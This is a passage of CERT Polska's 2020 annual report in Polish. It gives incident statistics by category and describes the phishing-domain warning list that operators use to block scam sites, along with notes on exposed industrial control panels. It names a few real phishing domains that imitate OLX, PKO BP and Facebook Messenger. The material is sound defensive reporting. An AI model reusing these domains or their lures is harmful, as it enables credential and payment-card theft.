
| Typ incydentu | Liczba incydentów | % |
|---|---|---|
| **I. Obraźliwe i nielegalne treści, w tym:** | **371** | **3,56%** |
| Spam | 336 | 3,22% |
| Dyskredytacja, obrażanie | 8 | 0,08% |
| Pornografia dziecięca, przemoc | 1 | 0,01% |
| Niesklasyfikowane | 26 | 0,25% |
| **II. Złośliwe oprogramowanie, w tym:** | **746** | **7,16%** |
| Wirus | 0 | 0,00% |
| Robak sieciowy | 1 | 0,01% |
| Koń trojański | 10 | 0,10% |
| Oprogramowanie szpiegowskie | 1 | 0,01% |
| Dialer | 0 | 0,00% |
| Rootkit | 0 | 0,00% |
| Niesklasyfikowane | 734 | 7,04% |
| **III. Gromadzenie informacji, w tym:** | **60** | **0,58%** |
| Skanowanie | 32 | 0,31% |
| Podsłuch | 0 | 0,00% |
| Inżynieria społeczna | 1 | 0,01% |
| Niesklasyfikowane | 27 | 0,26% |
| **IV. Próby włamań, w tym:** | **174** | **1,67%** |
| Wykorzystanie znanych luk systemowych | 5 | 0,05% |
| Próby nieuprawnionego logowania | 14 | 0,13% |
| Wykorzystanie nieznanych luk systemowych | 0 | 0,00% |
| Niesklasyfikowane | 155 | 1,49% |
| **V. Włamania, w tym:** | **317** | **3,04%** |
| Włamanie na konto uprzywilejowane | 9 | 0,09% |

| | | |
|---|---|---|
| Włamanie na konto zwykłe | 75 | 0,72% |
| Włamanie do aplikacji | 13 | 0,12% |
| Bot | 13 | 0,12% |
| Niesklasyfikowane | 207 | 1,99% |
| **VI. Dostępność zasobów, w tym:** | **121** | **1,16%** |
| Atak blokujący serwis (DoS) | 0 | 0,00% |
| Rozproszony atak blokujący serwis (DDoS) | 43 | 0,41% |
| Sabotaż komputerowy | 0 | 0,00% |
| Przerwa w działaniu usług (niezłośliwe) | 52 | 0,50% |
| Niesklasyfikowane | 26 | 0,25% |
| **VII. Atak na bezpieczeństwo informacji, w tym:** | **68** | **0,65%** |
| Nieuprawniony dostęp do informacji | 42 | 0,40% |
| Nieuprawniona zmiana informacji | 4 | 0,04% |
| Niesklasyfikowane | 22 | 0,21% |
| **VIII. Oszustwa komputerowe, w tym:** | **8310** | **79,75%** |
| Nieuprawnione wykorzystanie zasobów | 25 | 0,24% |
| Naruszenie praw autorskich | 2 | 0,02% |
| Kradzież tożsamości, podszycie się | 11 | 0,11% |
| Phishing | 7622 | 73,15% |
| Niesklasyfikowane | 650 | 6,24% |
| **IX. Podatne usługi, w tym:** | **211** | **2,02%** |
| Otwarte serwisy podatne na nadużycia | 29 | 0,28% |
| Niesklasyfikowane | 182 | 1,75% |
| **X. Inne** | **42** | **0,40%** |
| **Razem** | **10420** | **100,00%** |

**Tab. 2. Incydenty obsłużone przez CERT Polska w 2020 r. w podziale na kategorie wg taksonomii eCSIRT.net mkVI[1].**

1 https://www.trusted-introducer.org/Incident-Classification-Taxonomy.pdf

# Lista Ostrzeżeń i porozumienie z operatorami




Wraz z nadejściem tzw. “pierwszej fali” zakażeń koronawirusem SARS-CoV-2, 23 marca 2020 r. zostało zawarte porozumienie o współpracy w zakresie ochrony użytkowników internetu. Stronami porozumienia zostali polscy operatorzy telekomunikacyjni (Orange, Plus, Play, T-Mobile), Ministerstwo Cyfryzacji, Urząd Komunikacji Elektronicznej oraz Państwowy Instytut Badawczy NASK. Celem porozumienia było blokowanie stron wyłudzających dane oraz doprowadzających do niekorzystnego rozporządzenia środkami finansowymi.


W wyniku realizacji treści porozumienia powstała “Lista Ostrzeżeń CERT Polska”, czyli publicznie i nieodpłatnie dostępna baza domen wykorzystywanych do nadużyć. Lista jest aktualizowana całodobowo, a nowe domeny dopisywane są wyłącznie po dokonaniu manualnej weryfikacji przez dwóch pracowników CERT Polska. Z listy korzystać może każdy podmiot, także niebędący stroną wspomnianego porozumienia.

## Blokowane treści


Poniżej zamieszczamy przykłady fałszywych stron internetowych, które zostały zablokowane poprzez wpisanie domeny na Listę Ostrzeżeń.




**Rys. 1. Fałszywa strona odbioru płatności za towar wystawiony na portalu OLX, hostowana pod adresem "pay02-olx.pl". Po kliknięciu w przycisk [Otrzymać środki] wyświetlany był formularz służący do wprowadzania danych karty płatniczej, na którą rzekomo miały być przelane środki. W rzeczywistości dochodziło do wyłudzenia pieniędzy poprzez obciążenie wprowadzonej karty.**





**Rys. 2. Fałszywa strona logowania do banku PKO BP hostowana pod adresem "dostawa.id16337889.com". Wprowadzone dane logowania do konta bankowego były przekazywane przestępcom, co umożliwiało im wytransferowanie środków finansowych z rachunku ofiary.**





**Rys. 3. Fałszywy panel logowania do usługi Facebook Messenger hostowany w domenie “fbbbx.xyz”. Przejęte konta w portalach społecznościowych bywają wykorzystywane przez przestępców do tzw. oszustw metodą “na BLIKa”.**

## Zgłaszanie złośliwych domen

Każdy użytkownik internetu może zgłosić złośliwą domenę, proponując tym samym dopisanie jej do Listy Ostrzeżeń. Zgłoszeń można dokonywać pod adresem incydent.cert.pl/domena. Wykorzystanie tego specjalnego kanału umożliwia szybsze podjęcie reakcji względem danego zagrożenia, ponieważ wysyłane w ten sposób zgłoszenia są przesyłane od razu w postaci ustrukturyzowanej.





**Rys. 4. Formularz zgłaszania złośliwej domeny w ramach portalu incydent.cert.pl**




**Liczba nazw domenowych wpisanych na Listę Ostrzeżeń w podziale na miesiące.**

## Sprawdź czy jesteś chroniony

Pod adresem lista.cert.pl znajduje się narzędzie umożliwiające sprawdzenie, czy sieć w której obecnie się znajdujemy jest chroniona przez Listę Ostrzeżeń CERT Polska.




**Rys. 5. Aplikacja lista.cert.pl, służąca do sprawdzania, czy sieć, w której obecnie się znajdujemy, jest chroniona przez Listę Ostrzeżeń CERT Polska.**


**Rys. 6. Plansza informacyjna o zablokowaniu strony przez Listę Ostrzeżeń. Wygląd strony może różnić się w zależności od operatora telekomunikacyjnego.**


## Korzystanie z listy

Lista została stworzona w technologii bardzo zbliżonej do rozwiązań stosowanych przez Ministerstwo Finansów do publikacji listy stron hazardowych. Dzięki temu dostawcy usług internetowych, którzy są zobligowani do korzystania z listy stron hazardowych, mogą ją natychmiast wykorzystać przy użyciu tych samych rozwiązań. Również administratorzy sieci lokalnych w przedsiębiorstwach, urzędach czy innych podmiotach, mogą bez przeszkód korzystać z listy na swoich lokalnych serwerach DNS czy urządzeniach brzegowych.

Lista może być także wykorzystana do filtrowania ruchu w sieci domowej i na urządzeniach końcowych, np. w lokalnych serwerach DNS wraz z rozwiązaniem do sinkholowania niepożądanego ruchu (np. pi-hole), a nawet we wtyczkach do przeglądarki kompatybilnych z formatem AdBlock.

Aktualna zawartość Listy Ostrzeżeń jest publicznie i nieodpłatnie dostępna pod adresem: http://hole.cert.pl/domains/

Treść listy można pobrać w następujących formatach:

- TXT — domeny obecnie wpisane na listę, po jednej domenie w linii;
- JSON — domeny wpisane i wykreślone z listy;
- XML — domeny wpisane i wykreślone z listy, w formacie zbliżonym do tego, który jest wykorzystywany przez rejestr stron hazardowych Ministerstwa Finansów;
- CSV — domeny wpisane i wykreślone z listy w formacie CSV;
- Adblock — domeny wpisane na listę, w formacie przeznaczonym dla wtyczki AdBlock i innych kompatybilnych z tym formatem wtyczek;
- hosts — domeny wpisane na listę w formacie zgodnym z /etc/hosts;
- Mikrotik — domeny wpisane na listę w formacie reguł dla routerów Mikrotik;


Więcej informacji o liście ostrzeżeńCERT Polska można znaleźć na stronie https://www.cert.pl/posts/2020/03/ostrzezenia_phishing/index.html

## #BezpiecznyPrzemysł

W roku 2020 kontynuowaliśmy działania na rzecz podniesienia poziomu cyberbezpieczeństwa polskiej infrastruktury przemysłowej. W tym celu szukaliśmy dostępnych z internetu urządzeń, takich jak sterowniki PLC czy panele sterownicze (HMI), kontaktowaliśmy się z ich właścicielami i doradzaliśmy jak je zabezpieczyć.


Ciekawsze znaleziska w 2020 r. obejmują m.in.

- Systemy informacji pasażerskiej i telemetrii kilkudziesięciu pociągów;
- Systemy sterowania dużymi farmami fotowoltaicznymi;
- Liczne panele operatorskie oczyszczalni ścieków;
- Liczne panele operatorskie stacji uzdatniania wody;
- Podatne moduły komunikacyjne 3G/4G pozwalające na dostęp do sieci przemysłowej;
